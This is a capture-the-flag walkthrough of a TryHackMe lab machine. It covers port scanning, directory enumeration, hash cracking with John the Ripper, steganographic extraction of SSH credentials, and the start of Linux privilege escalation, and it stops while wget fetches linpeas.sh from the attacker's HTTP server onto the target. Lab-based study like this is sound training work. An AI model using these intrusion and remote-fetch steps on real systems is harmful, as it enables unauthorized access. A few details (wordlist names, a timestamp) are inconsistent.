

# Pen testing in Action.

Issa, Mohamed, mohamedissa419991@gmail.com



Figure 1

In this capture the flag (CTF) exercise, courtesy of TryHackMe, I demonstrate my knowledge and proficiency with using tool to enumerate hidden directories to get initial access to a vulnerable machine, and then take advantage of privilege escalation vulnerabilities to gain root access. The exercise requires use of the following pentesting elements:

- Port scanning with Nmap
- Directory enumeration with GoBuster
- Hash cracking
- Steganography
- Privilege escalation
- Bash reverse shell

I begin by navigating directly to the target IP address (10.10.27.91) which is a default nginx web server page.



Figure 2

As a standard practice, I begin enumeration on the target with a Nmap scan to identify which ports are open. **sudo nmap -p- -T4 -sC -sV 10.10.27.91**

- -p-: All ports
- -T4: Sets scan time to aggressive for a faster scan (1-5)
- -sC: Run default scripts
- -sV: Determine service/version info

The port scan results reveal that there are three open ports (80, 6498 and 65524). Their services and versions are as follows:

- 80: nginx 1.16.1
- 6498: OpenSSH 7.6p1
- 65524: Apache httpd 2.4.43

```
root@kali:~# sudo nmap -p- -T4 -sC -sV 10.10.27.91
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-28 12:09 PDT
Nmap scan report for 10.10.27.91
Host is up (0.16s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.16.1
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Welcome to nginx!
|_ http-server-header: nginx/1.16.1
6498/tcp  open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|   256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http   Apache httpd 2.4.43 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.43 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 533.91 seconds
```

Figure 3

I already visited the nginx webpage on port 80, so next I proceed with using GoBuster to enumerate directories using a standard GoBuster wordlist and adding the -x flag to specify various extensions that I am interested in searching for (txt, php, html, etc).

**gobusterdir-uhttp://10.10.27.91-w/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x.html,.css,.js,.txt,.php**

- dir: Specifies using directory enumeration mode
- -u: URL followed by the url
- -w: wordlist followed by the wordlist file to use

The enumeration uncovers one directory (“/hidden”) as well as an .html and .txt file. I check both index.html and robots.txt, but neither offer any clues.

```
root@kali:~# gobuster dir -u http://10.10.27.91 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x.html,.css,.js,.txt,.php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.27.91
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,css,js,txt,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/hidden (Status: 301) [Size: 169] [-> http://10.10.27.91/hidden/]
/index.html (Status: 200) [Size: 612]
/index.html (Status: 200) [Size: 612]
/robots.txt (Status: 200) [Size: 43]
/robots.txt (Status: 200) [Size: 43]
Progress: 27684 / 27690 (99.98%)
=====
Finished
=====
```

Figure 4




Figure 5




Figure 6

Next, I navigate to the “/hidden” directory. Nothing stands out so I will also look at the source code by using ctrl + u to see if there are any easter eggs, which is common in these capture the flag exercises. Unfortunately, this doesn’t yield any clues.




Figure 7



Figure 8

I then perform another GoBuster directory scan on the “/hidden” directory.

**gobuster dir -u <http://10.10.27.91/hidden> -w /usr/share/wordlists/dirb/common.txt -x.html,.css,.js,.txt,.php**

```
root@kali:~# gobuster dir -u http://10.10.27.91/hidden -w /usr/share/wordlists/dirb/common.txt -x.html,.css,.js,.txt,.php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[*] Url: http://10.10.27.91/hidden
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.6
[*] Extensions: html,css,js,txt,php
[*] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 390]
/index.html (Status: 200) [Size: 390]
/whatever (Status: 301) [Size: 169] [-> http://10.10.27.91/hidden/whatever/]
Progress: 27684 / 27690 (99.98%)
=====
Finished
=====
```

Figure 9

This enumerates a hidden directory, “/whatever”. This page has no content other than just an image, but looking into the source code I uncover a clue encoded in base64.

**ZmxhZ3tmMXJzN19mbDRnfQ==**




Figure 10

```
dead end x http://10.10.27.91/hidden/whatever/
view-source:http://10.10.27.91/hidden/whatever/
<!DOCTYPE html>
<html>
<head>
<title>dead end</title>
<style>
body {
background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
background-repeat: no-repeat;
background-size: cover;
width: 350px;
margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif;
}
</style>
</head>
<body>
<center>
<p hidden="ZmxhZ3tmMXJzN19mbDRnfQ==">
</center>
</body>
</html>
```

Figure 11

I can decode the base64 by using the echo command on my terminal and then using a pipe with the base64 decode command (-d). `echo ZmxhZ3tmMXJzN19mbDRnfQ== | base64 -d`

This reveals the first flag.

```
root@kali:~# echo ZmxhZ3tmMXJzN19mbDRnfQ== | base64 -d
flag{f1rs7_fl4g}root@kali:~#
```

Figure 12

I have enumerated everything I can on http port 80, so next I pivot and perform enumeration on the other open web server port, 65524. This brings up the Apache 2 default welcome page.




Figure 13

Scrolling down, an easily identifiable flag is present in cleartext.



### Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective [Flag{9fdafbd64c47471a8f54cd3fc64cd312}](#) \*-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf. See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. **Calling /usr/bin/apache2 directly will not work** with the default configuration.

Figure 14

Once again, I can use GoBuster to seek out more directories by specifying the port number, 65524, after the IP address.

**gobuster dir -u http://10.10.27.91:65524 -w /usr/share/wordlists/dirb/common.txt -x.html,.css,.js,.txt,.php**

```


root@kali:~# gobuster dir -u http://10.10.27.91:65524 -w /usr/share/wordlists/dirb/common.txt -x.html,.css,.js,.txt,.php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.27.91:65524
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,css,js,txt,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/ .html (Status: 403) [Size: 279]
/ .hta.html (Status: 403) [Size: 279]
/ .hta (Status: 403) [Size: 279]
/ .hta.css (Status: 403) [Size: 279]
/ .hta.js (Status: 403) [Size: 279]
/ .hta.txt (Status: 403) [Size: 279]
/ .hta.php (Status: 403) [Size: 279]
/ .htaccess.css (Status: 403) [Size: 279]
/ .htaccess.js (Status: 403) [Size: 279]
/ .htaccess.txt (Status: 403) [Size: 279]
/ .htaccess.php (Status: 403) [Size: 279]
/ .htaccess.html (Status: 403) [Size: 279]
/ .htaccess (Status: 403) [Size: 279]
/ .htpasswd (Status: 403) [Size: 279]
/ .htpasswd.css (Status: 403) [Size: 279]
/ .htpasswd.js (Status: 403) [Size: 279]
/ .htpasswd.txt (Status: 403) [Size: 279]
/ .htpasswd.php (Status: 403) [Size: 279]
/ .htpasswd.html (Status: 403) [Size: 279]
/ index.html (Status: 200) [Size: 10818]
/ index.html (Status: 200) [Size: 10818]
/ robots.txt (Status: 200) [Size: 153]
/ robots.txt (Status: 200) [Size: 153]
/ server-status (Status: 403) [Size: 279]

```

Figure 15

This enumerates another robots.txt file located on this port. I navigate to it and find a hash under the User-Agent. Using the Kali tool “hashidentifier”, I verify that it is a MD5 hash.

**hash-identifier a18672860d0510e5ab6699730763b250**



```

10.10.27.91:65524/robots.txt x http://10.10.27.91:65524/ x http://10.10.27.91/hidden/wh x +
10.10.27.91:65524/robots.txt
zSecurity z Wireless Adapters z VIP Membership z VPN By zSecurity zSecurity YouTube zSecurity
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions

```

Figure 16








Figure 20

I navigate to this hidden directory “/n0th1ng3ls3m4tt3r” and check the source code which contains another hash.




Figure 21

```

1 <html>
2 <head>
3 <title>random title</title>
4 <style>
5   body {
6     background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
7     background-color:black;
8   }
9
10 }
11 </style>
12 </head>
13 <body>
14 <center>
15 
16 <p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
17 </center>
18 </body>
19 </html>
20

```

Figure 22

I can attempt to crack this hash with a brute force tool such as John the Ripper. This essentially means using a wordlist and inputting each potential password from the wordlist into the hash function to see if we get a hash equivalent output that is equal to any of the hashes stored in the database. Performing a brute force attack can take an extremely long time, so this lab provided me with a curated wordlist to speed up the process. I can preview this wordlist by using the head command to see the first 10 lines of the file:

```

head easypeasy.txt
root@kali:~/THM/easy_peasy_ctf# head easypeasy.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
louise
orange

```

Figure 23

I go ahead create a text file “hash.txt” by using the echo command to write the hash to it.

```

root@kali:~/THM/easy_peasy_ctf# echo 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81 > hash.txt
root@kali:~/THM/easy_peasy_ctf# cat hash.txt
940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81

```

Figure 24

```
root@kali:~/THM/easy_peasy_ctf# cat hash.txt | hash-identifier #####  
######  
# #  
# #  
# #  
# #  
# #  
# # v1.2 #  
# By Zion3R #  
# www.Blackploit.com #  
# Root@Blackploit.com #  
#####  
-----  
HASH:  
Possible Hashes:  
[+] SHA-256  
[+] Haval-256  
  
Least Possible Hashes:  
[+] GOST R 34.11-94  
[+] RIPEMD-256  
[+] SNEFRU-256  
[+] SHA-256(HMAC)  
[+] Haval-256(HMAC)  
[+] RIPEMD-256(HMAC)  
[+] SNEFRU-256(HMAC)  
[+] SHA-256(md5($pass))  
[+] SHA-256(sha1($pass))  
-----  
HASH: Traceback (most recent call last):  
File "/usr/share/hash-identifier/hash-id.py", line 568, in <module>  
    h = input(" HASH: ")  
EOFError: EOF when reading a line
```

Using John the Ripper, I specify the format of the hash to crack (sha256), the wordlist (easy\_peasy.txt) and the hash (hash.txt).

```
root@kali:~/THM/easy_peasy_ctf# john --format=raw-sha256 --wordlist=easyeasy.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider -fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00.00 DONE (2024-04-28 13:42) 0g/s 514100p/s 514100c/s 514100C/s 123456..sunshine
Session completed.
```

This didn't yield a result, so after trying some of the other possible hashes I finally have success with the GOST hash format to reveal that the hashed password is **"mypasswordforthatjob"**.

```
root@kali:~/THM/easy_peasy_ctf# john --format=gost --wordlist=easy_peasy.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypasswordforthatjob (?)
1g 0:00.00 DONE (2021-04-28 13:51) 100.0g/s 409600p/s 409600c/s 409600C/s mypasswordforthatjob..flash88
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

12

I was stuck on this step for a bit after looking around more through the source code but eventually ascertained that the image on this site suggests it could contain a code or password (steganography), so I go ahead and save the image.




Figure 28

Using the Kali tool “steghide”, I specify an extract argument with -sf (found by reading through the steghide help file, **steghide -help**). This extracts the data to a secrettext.txt file which I then cat out. **steghide extract -sf binarycodepixabay.jpg**

```
extracting options:
-sf, --stegofile      select stego file
-sf <filename>       extract data from <filename>
-p, --passphrase      specify passphrase
-p <passphrase>      use <passphrase> to extract data
-xf, --extractfile    select file name for extracted data
-xf <filename>       write the extracted data to <filename>
-f, --force           overwrite existing files
-q, --quiet           suppress information messages
-v, --verbose         display detailed information
```

Figure 29

```
root@kali:~/THM/easy_peasy_ctf# steghide extract -sf binarycodepixabay.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".
root@kali:~/THM/easy_peasy_ctf# cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01
110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110100 01101111 01100010 01101001 0110
1110 01100001 01110010 01111001
```

Figure 30

This revealed the username **boring** and a password in binary. Using CyberChef, I converted the output to a text password: **iconvertedmypasswordtobinary**






Figure 31

Now that I have what seems to be the SSH login credentials, I can attempt to SSH login to the target machine on port 6498 with the following command: **ssh boring@10.10.27.91 -p 6498**

```
root@kali:~/THM/easy_peasy_ctf# ssh boring@10.10.27.91 -p 6498
The authenticity of host '[10.10.27.91]:6498 ([10.10.27.91]:6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.27.91]:6498' (ED25519) to the list of known hosts.
*****
**      This connection are monitored by government official      **
**      Please disconnect if you are not authorized              **
**      A lawsuit will be filed against you if the law is not followed  **
*****
boring@10.10.27.91's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$
```

Figure 32

Once I'm logged in, I view files and directories with the ls command. This shows a user.txt file which contains a flag "synt{a0jvgf33zfa0ez4y}". However, this flag appears to have some type of cipher encoding applied to.

```
boring@kral4-PC:~$ ls
user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
boring@kral4-PC:~$
```

Figure 33



Using CyberChef again, I attempt several cipher rotations to rotate each character by various numeric amounts. The output for a 13-digit rotation of each character yields a successful deciphering of the flag, “flag{n0wits33msn0rm4l}”.




Figure 34

Lastly, the challenge required for me to capture a flag on the root user, so I will have to discover a way to escalate privileges. LinPEAS is a widely used script that searches for possible paths to escalate privileges on Linux/Unix\*/MacOS hosts. Some common types of vulnerabilities and misconfigurations that linPEAS can help identify include the following:

1. Misconfigured Sudo Rights
2. SUID and SGID files
3. Scheduled tasks and cron jobs
4. Weak file permissions and sensitive files
5. Plain text passwords and keys
6. Environment variables and misconfigured services

I refer to the LinPEAS documentation to install the linpeas.sh script onto my Kali machine. <https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>

```

root@kali:~/privilege_escalation/linpeas# python3 -c "import urllib.request; urllib.request.urlretrieve('https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh', 'linpeas.sh')"
root@kali:~/privilege_escalation/linpeas# ls
linpeas.sh  PEASS-ng
root@kali:~/privilege_escalation/linpeas#

```

Figure 35

In order to transfer LinPEAS to the target, I'll use my Kali to start a HTTP server that the target can access the linpeas.sh from. Using python, I will setup the http server and specify the port, which will then serve the contents of the current directory which includes the linpeas.sh script. 8080 is a common port to use for HTTP servers. Once it begins serving the directory contents, I can navigate to on a webpage to confirm it is publicly accessible.

**python3 -m http.server 8080**

```

root@kali:~/privilege_escalation/linpeas# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

Figure 36




Figure 37

From the target machine, I can use the command **wget** to install linpeas.sh. **wget http://10.2.14.66:8080/linpeas.sh**

```

boring@kral4-PC:~$ wget http://10.2.14.66:8080/linpeas.sh
--2024-04-29 20:45:40-- http://10.2.14.66:8080/linpeas.sh
Connecting to 10.2.14.66:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860323 (840K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh           100%[=====] 840.16K  607KB/s  in 1.4s
